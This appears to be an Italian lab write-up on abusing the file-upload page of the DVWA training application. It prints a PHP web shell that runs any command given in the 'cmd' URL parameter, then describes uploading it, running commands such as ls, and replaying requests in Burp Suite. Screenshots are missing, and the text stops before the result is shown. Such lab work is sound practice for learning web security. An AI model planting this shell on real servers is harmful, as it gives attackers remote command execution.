Preparazione


Codice php:

```
<?php if(isset($_GET['cmd']))
{
        system($_GET['cmd']);
}
?>
```

File in cui è inserito il php:
payload.php
Pagina per il test:
http://192.168.50.101/dvwa/vulnerabilities/upload/

Procedimento

1. Facciamo l'upload dello script php sulla pagina dvwa per l'upload.




Come risposta otteniamo il path dove è stato inserito il file php

2. Tramite il link possiamo arrivare a questo pagina index dove troviamo il payload caricato e un altro file.

3. Per avviare lo script basta aggiungere il nome del file (e la sua estensione) più il commando. Per fare questo bisogna aggiungere questa stringa "?cmd=" seguito dal

commando che vogliamo usare, ad esempio ls



4. Tramite burp-suite possiamo catturare la request ed analizzarla

La inviamo al repeter così da poter modificare il commando a piacimento

E questo è stato il risultato: